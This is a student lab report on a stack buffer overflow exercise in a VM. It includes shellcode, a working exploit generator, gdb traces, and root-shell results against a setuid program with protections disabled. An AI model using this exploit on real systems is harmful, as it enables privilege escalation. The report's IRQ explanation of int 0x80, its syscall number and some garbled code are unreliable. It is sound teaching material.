Lab 1 – Buffer Overflow Vulnerability

CY5130 Computer System Security

Team Members:
Rama Krishna Sumanth Gummadapu and Nassim Bouchentouf-Idriss

Task 1:

Buffer Overflow Vulnerability Lab Setup:

Address Space Randomization is set to zero by using this command:

sudo sysctl -w kernel.randomize_va_space=0

```
[10/06/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Running the shell code:

```
[10/06/19]seed@VM:~$ cat call_shellcode.c
/* call_shellcode.c */
/* You can get this program from the lab's website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""/grk" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
[10/06/19]seed@VM:~$ gcc call_shellcode.c
[10/06/19]seed@VM:~$ ./a.out
Segmentation fault
[10/06/19]seed@VM:~$ gcc -z execstack call_shellcode.c
[10/06/19]seed@VM:~$ ./a.out
this is a system call
[10/06/19]seed@VM:~$
```

There is an interesting observation here. If the gcc is not compiled using *-z execstack*, a segmentation fault occurs. When adding the *-z execstack* before compilation and the segmentation fault does not occur and we can now get into the shell.

Apart from this, we have discovered a different issue. When the randomization is set to 0 for the same code and compiler, we are getting different start addresses.

```
[10/05/19]seed@VM:~$ diff test.c startadd.c
[10/05/19]seed@VM:~$ gcc -o startaddress startadd.c
[10/05/19]seed@VM:~$ gcc -o test test.c
[10/05/19]seed@VM:~$ ./startaddress
 :: a1's address is 0xbfffed80
0xbfffed84
[10/05/19]seed@VM:~$ ./test
 :: a1's address is 0xbfffed90
0xbfffed94
```

The source code for the startadd.c is a simple pointer which displays its address. We check to see if the stack is not randomized.

```
[10/06/19]seed@VM:~$ cat startadd.c
#include <stdio.h>
void func(int* a1, int* b1)
{
printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
printf("0x%x \n",(unsigned int) &b1);
}
int main() {
   int x = 3;
   func(&x,&x);
   return 1;
}
[10/06/19]seed@VM:~$
```

This scenario is always reproducible. We have tried several times and the same output is being displayed. We also tried with a few more variables and with adding different types of variations.

Task 2: Exploiting the Vulnerability

The stack.c program was copied to the program and compiled. We then added the necessary permissions and proceeded with the debugging.

```
[10/05/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/05/19]seed@VM:~$ ls
address.c          Documents         get-pip.py     lib       shell       startaddress   test1
android            Downloads         grk            Music     shell.c     startaddress1  test1.c
bin                examples.desktop  inv.dump       nu        source      startaddress2  test.c
call_shellcode.c   exe               invokeshell    Pictures  stack       startaddress3  Videos
Customization      execve.c          invokeshell.c  Public    stack.c     Templates
Desktop            exploit.c         invokeshell.s  r         startadd.c  test
[10/05/19]seed@VM:~$ sudo chown root stack
[10/05/19]seed@VM:~$ sudo chmod 4755 stack
[10/05/19]seed@VM:~$ ls
address.c          Documents         get-pip.py     lib       shell       startaddress   test1
android            Downloads         grk            Music     shell.c     startaddress1  test1.c
bin                examples.desktop  inv.dump       nu        source      startaddress2  test.c
call_shellcode.c   exe               invokeshell    Pictures  stack       startaddress3  Videos
Customization      execve.c          invokeshell.c  Public    stack.c     Templates
Desktop            exploit.c         invokeshell.s  r         startadd.c  test
[10/05/19]seed@VM:~$
```

The stack was compiled and highlighted in red.

The fun part with the debugger starts and we debugged the stack to check for where the address for the data is being written into the buffer. We then setup a break point to check for the esp and ebp. With this we calculate the distance and args to find the return address.

The esp + 0x04 is for the return address as we skip the previous frame pointer. We are using the 24 byte to strcpy. The buffer gets overflown at 24 and 8 bytes for the previous stack pointer.

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080484da <+0>:     lea    ecx,[esp+0x4]
   0x080484de <+4>:     and    esp,0xfffffff0
   0x080484e1 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484e4 <+10>:    push   ebp
   0x080484e5 <+11>:    mov    ebp,esp
   0x080484e7 <+13>:    push   ecx
   0x080484e8 <+14>:    sub    esp,0x214
   0x080484ee <+20>:    sub    esp,0x8
   0x080484f1 <+23>:    push   0x80485d0
   0x080484f6 <+28>:    push   0x80485d2
   0x080484fb <+33>:    call   0x80483a0 <fopen@plt>
   0x08048500 <+38>:    add    esp,0x10
   0x08048503 <+41>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048506 <+44>:    push   DWORD PTR [ebp-0xc]
   0x08048509 <+47>:    push   0x205
   0x0804850e <+52>:    push   0x1
   0x08048510 <+54>:    lea    eax,[ebp-0x211]
   0x08048516 <+60>:    push   eax
   0x08048517 <+61>:    call   0x8048360 <fread@plt>
   0x0804851c <+66>:    add    esp,0x10
   0x0804851f <+69>:    sub    esp,0xc
   0x08048522 <+72>:    lea    eax,[ebp-0x211]
   0x08048528 <+78>:    push   eax
   0x08048529 <+79>:    call   0x80484bb <bof>
   0x0804852e <+84>:    add    esp,0x10
   0x08048531 <+87>:    sub    esp,0xc
   0x08048534 <+90>:    push   0x80485da
   0x08048539 <+95>:    call   0x8048380 <puts@plt>
   0x0804853e <+100>:   add    esp,0x10
   0x08048541 <+103>:   mov    eax,0x1
   0x08048546 <+108>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x08048549 <+111>:   leave
   0x0804854a <+112>:   lea    esp,[ecx-0x4]
   0x0804854d <+115>:   ret
End of assembler dump.
```


The above image has the esp at 0x80484f1. Which is 0x220 away from the base pointer.

With a lot of trials and by learning the workings of asciinema in the process, we have made an asciinema. It can be accessed by using the following link: https://asciinema.org/a/272761

While exploring the shell out of curiosity, we have seen the code and seen that the shell was written using the interrupts in their int form. The 0x80 calls the system interrupt and the 0x0c represents 11 in the interrupt list, which is used for the calling the system interrupts.

IRQ	Usage
0	system timer (cannot be changed)
1	keyboard controller (cannot be changed)
2	cascaded signals from IRQs 8–15
3	second RS-232 serial port (COM2: in Windows)
4	first RS-232 serial port (COM1: in Windows)
5	parallel port 2 and 3 or sound card
6	floppy disk controller
7	first parallel port
8	real-time clock
9	open interrupt
10	open interrupt
11	open interrupt
12	PS/2 mouse
13	math coprocessor
14	primary ATA channel
15	secondary ATA channel

The debugger shows the esp and ebp data.



The exploit is run and the bad file is generated. The gdb is used to see the exploit run live. The stack can be easily seen and the register values are shown along with the stack and break point. The next instruction can be run by using the ‘n’ keyword and debugged.

```
EAX: 0xbfffeb67 --> 0xbfffeb60 --> 0xb7fdb2e4 --> 0x0
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffed78 --> 0x0
ESP: 0xbfffeb50 --> 0xbfffeb67 --> 0xbfffeb60 --> 0xb7fdb2e4 --> 0x0
EIP: 0x8048529 (<main+79>:      call   0x80484bb <bof>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851f <main+69>: sub    esp,0xc
   0x8048522 <main+72>: lea    eax,[ebp-0x211]
   0x8048528 <main+78>: push   eax
=> 0x8048529 <main+79>: call   0x80484bb <bof>
   0x804852e <main+84>: add    esp,0x10
   0x8048531 <main+87>: sub    esp,0xc
   0x8048534 <main+90>: push   0x80485da
   0x8048539 <main+95>: call   0x8048380 <puts@plt>
Guessed arguments:
arg[0]: 0xbfffeb67 --> 0xbfffeb60 --> 0xb7fdb2e4 --> 0x0
[-------------------------------------stack-------------------------------------]
0000| 0xbfffeb50 --> 0xbfffeb67 --> 0xbfffeb60 --> 0xb7fdb2e4 --> 0x0
0004| 0xbfffeb54 --> 0x1
0008| 0xbfffeb58 --> 0x205
0012| 0xbfffeb5c --> 0x804b008 --> 0xfbad2488
0016| 0xbfffeb60 --> 0xb7fdb2e4 --> 0x0
0020| 0xbfffeb64 --> 0x60000000 ('')
0024| 0xbfffeb68 --> 0x60bfffeb
0028| 0xbfffeb6c --> 0x60bfffeb
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048529 in main ()
gdb-peda$ n
process 3357 is executing new program: /bin/zsh5
$ exit
[Inferior 1 (process 3357) exited normally]
Warning: not running or target is remote
gdb-peda$
```

The Exploit code:

The exploit code is written to match the stack address and the address we are aiming for is the return address. The esp at the push is 0xbfffeb58. So with the calculations, the data we are aiming for is the 0xbfffeb58 + 0x22 = 0xbfffeb7a, which is where the return address lies. So we have to keep the malicious code post the 0xbfffeb7a and above.

Now in this context we got an idea to overwrite the entire buffer and the previous return frame pointer to another point where there is 0x90. So we have taken an offset 100 and tried, which is a very bad idea as we have to guess. The probability of hitting the target when address randomization is very low uses a lot of computational resources. So we doubled it to 200 and settled with oxbfffec30 as it is 0xD8 away from the buffer. We added 4 extra bytes just to be safe to hit the 0x90 instruction and move to higher memory address.

```
[10/06/19]seed@VM:~$ cat exploit.c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
     strcpy(buffer,"\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x3
0\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf");
    strcpy(buffer+200,shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

[10/06/19]seed@VM:~$
```

The buffer is run and the exploit is shown in the following asciinema video:
https://asciinema.org/a/272761

Task 3: Defeating Dash Counter measures

Dash drops privilege if it detects the change in privilege and change in the symbolic link to /bin/dash from /bin/sh.

```
10/06/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
10/06/19]seed@VM:~$ dash_shell_test
 exit
10/06/19]seed@VM:~$ sudo chown root dash_shell_test
10/06/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
10/06/19]seed@VM:~$ dash_shell_test
 whoami
eed
 id
id=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
n),128(sambashare)
 exit
10/06/19]seed@VM:~$
```


The dash kicked in and dropped privileges to seed.

After adding the set uid to shellcode and running the exploit.c and generating the badfile, we were able to get root privileges.

```
[10/06/19]seed@VM:~$ cp exploit.c dash_test.c
[10/06/19]seed@VM:~$ nano dash_test.c
[10/06/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/06/19]seed@VM:~$ sudo chown root stack
[10/06/19]seed@VM:~$ sudo chmod 4755 stack
[10/06/19]seed@VM:~$ gcc -o dash_test dash_test.c
[10/06/19]seed@VM:~$ ./dashtest
bash: ./dashtest: No such file or directory
[10/06/19]seed@VM:~$ ./dash_test
[10/06/19]seed@VM:~$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin)
,128(sambashare)
#
```

Task 4: Address Randomization

The address randomization is set back to level 2, which is fully random. The first time we ran it, it took a lot of time but worked. The next time we ran it, within a few seconds by mistake we re ran the command and the buffer overflow worked in 4 seconds and ran 1858 times. We confirmed by typing the command cat /proc/sys/kernel/randomize_va_space which returned 2. We were debating whether the randomization is truly random.



```
./stack
[ 1 ']'
value=1858
duration=4
min=0
sec=4
echo '0 minutes and 4 seconds elapsed.'
minutes and 4 seconds elapsed.
echo 'The program has been running 1858 times so far.'
he program has been running 1858 times so far.
./stack
cat /proc/sys/kernel/randomize_va_space

whoami
id
id=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
v),113(lpadmin),128(sambashare)
whoami
oot
cat /proc/sys/kernel/randomize_va_space

cat /proc/sys/kernel/randomize_va_space
```

Our code was able to crack it but to increase the probability, we would use a bigger offset for the real time applications and also if there is any recursive function.

Task 5: Stack Guard Protection

We enable the stack guard protection and ran the code. We had generated two codes, one with previous address and another with the new address.

```
[10/06/19]seed@VM:~$ cat /proc/sys/kernel/randomize_va_space
0
[10/06/19]seed@VM:~$ gcc -v
Using built-in specs.
COLLECT_GCC=gcc
COLLECT_LTO_WRAPPER=/usr/lib/gcc/i686-linux-gnu/5/lto-wrapper
Target: i686-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Ubuntu 5.4.0-6ubuntu1~16.04.4' --with-bugurl=fi
le:///usr/share/doc/gcc-5/README.Bugs --enable-languages=c,ada,c++,java,go,d,fortran,objc,obj-c++ --pre
fix=/usr --program-suffix=-5 --enable-shared --enable-linker-build-id --libexecdir=/usr/lib --without-i
ncluded-gettext --enable-threads=posix --libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clocale
=gnu --enable-libstdcxx-debug --enable-libstdcxx-time=yes --with-default-libstdcxx-abi=new --enable-gnu
-unique-object --disable-vtable-verify --enable-libmpx --enable-plugin --with-system-zlib --disable-bro
wser-plugin --enable-java-awt=gtk --enable-gtk-cairo --with-java-home=/usr/lib/jvm/java-1.5.0-gcj-5-i38
6/jre --enable-java-home --with-jvm-root-dir=/usr/lib/jvm/java-1.5.0-gcj-5-i386 --with-jvm-jar-dir=/usr
/lib/jvm-exports/java-1.5.0-gcj-5-i386 --with-arch-directory=i386 --with-ecj-jar=/usr/share/java/eclips
e-ecj.jar --enable-objc-gc --enable-targets=all --enable-multiarch --disable-werror --with-arch-32=i686
 --with-multilib-list=m32,m64,mx32 --enable-multilib --with-tune=generic --enable-checking=release --bu
ild=i686-linux-gnu --host=i686-linux-gnu --target=i686-linux-gnu
Thread model: posix
gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4)
[10/06/19]seed@VM:~$ gcc -o stack1 -z execstack stack.c
[10/06/19]seed@VM:~$ gcc -o exploit1 exploit.c
[10/06/19]seed@VM:~$ ./exploit1
[10/06/19]seed@VM:~$ ./stack1
*** stack smashing detected ***: ./stack1 terminated
Aborted
[10/06/19]seed@VM:~$ ./exploit
[10/06/19]seed@VM:~$ ./stack1
Returned Properly
[10/06/19]seed@VM:~$
```

```
[----------------------------------registers-----------------------------------]
EAX: 0xb7f1ddbc --> 0xbfffee2c --> 0xbffff02a ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffed90 --> 0x1
EDX: 0xbfffedb4 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed78 --> 0x0
ESP: 0xbfffeb50 --> 0xb7ff7968 ("symbol=%s;  lookup in file=%s [%lu]\n")
EIP: 0x8048560 (<main+20>:      mov    eax,ecx)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048557 <main+11>: mov    ebp,esp
   0x8048559 <main+13>: push   ecx
   0x804855a <main+14>: sub    esp,0x224
=> 0x8048560 <main+20>: mov    eax,ecx
   0x8048562 <main+22>: mov    eax,DWORD PTR [eax+0x4]
   0x8048565 <main+25>: mov    DWORD PTR [ebp-0x21c],eax
   0x804856b <main+31>: mov    eax,gs:0x14
   0x8048571 <main+37>: mov    DWORD PTR [ebp-0xc],eax
[-------------------------------------stack-------------------------------------]
0000| 0xbfffeb50 --> 0xb7ff7968 ("symbol=%s;  lookup in file=%s [%lu]\n")
0004| 0xbfffeb54 --> 0xd696910
0008| 0xbfffeb58 --> 0xb7ff581f ("<main program>")
0012| 0xbfffeb5c --> 0xb7bb834c --> 0xb7fff918 --> 0x0
0016| 0xbfffeb60 --> 0xb7fe3d39 (<check_match+9>:     add    ebx,0x1b2c7)
0020| 0xbfffeb64 --> 0x8922974
0024| 0xbfffeb68 --> 0x342
0028| 0xbfffeb6c --> 0xb7ffd2f0 --> 0xb7d6a000 --> 0x464c457f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048560 in main ()
gdb-peda$ p $esp
$1 = (void *) 0xbfffeb50
gdb-peda$ p $ebp
$2 = (void *) 0xbfffed78
gdb-peda$ p $2 -$1
$3 = 0x228
gdb-peda$
```

The above gdb is the stack with stack guard turned on.

Task 6: Non-executable Stack Protection

The Segmentation fault is occurring with stack protection.

```
[10/06/19]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[10/06/19]seed@VM:~$ ./stack
Segmentation fault
[10/06/19]seed@VM:~$
```

The segmentation fault occurs at this level.

Code:

```
/* exploit.c  */

/* A program that creates a file containing code for launching
shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
```

```
    /* You need to fill the buffer with appropriate contents
here */

strcpy(buffer,"\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xb
f\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\
xbf\x30\xec\xff\xbf\x30\xec\xff\xbf\x30\xec\xff\xbf");
    strcpy(buffer+200,shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Asciinema Link:

https://asciinema.org/a/272761

References:

https://www.theurbanpenguin.com/aslr-address-space-layout-randomization/

https://insecure.org/stf/smashstack.html

https://web1.cs.wright.edu/~tkprasad/courses/cs781/alephOne.html

https://en.wikipedia.org/wiki/X86_instruction_listings

https://geek-university.com/linux/irq-interrupt-request/

https://www.aldeid.com/wiki/X86-assembly/Instructions/lea

http://ee.usc.edu/~redekopp/cs356/slides/CS356Unit4_x86_ISA.pdf

http://flint.cs.yale.edu/cs421/papers/x86-asm/asm.html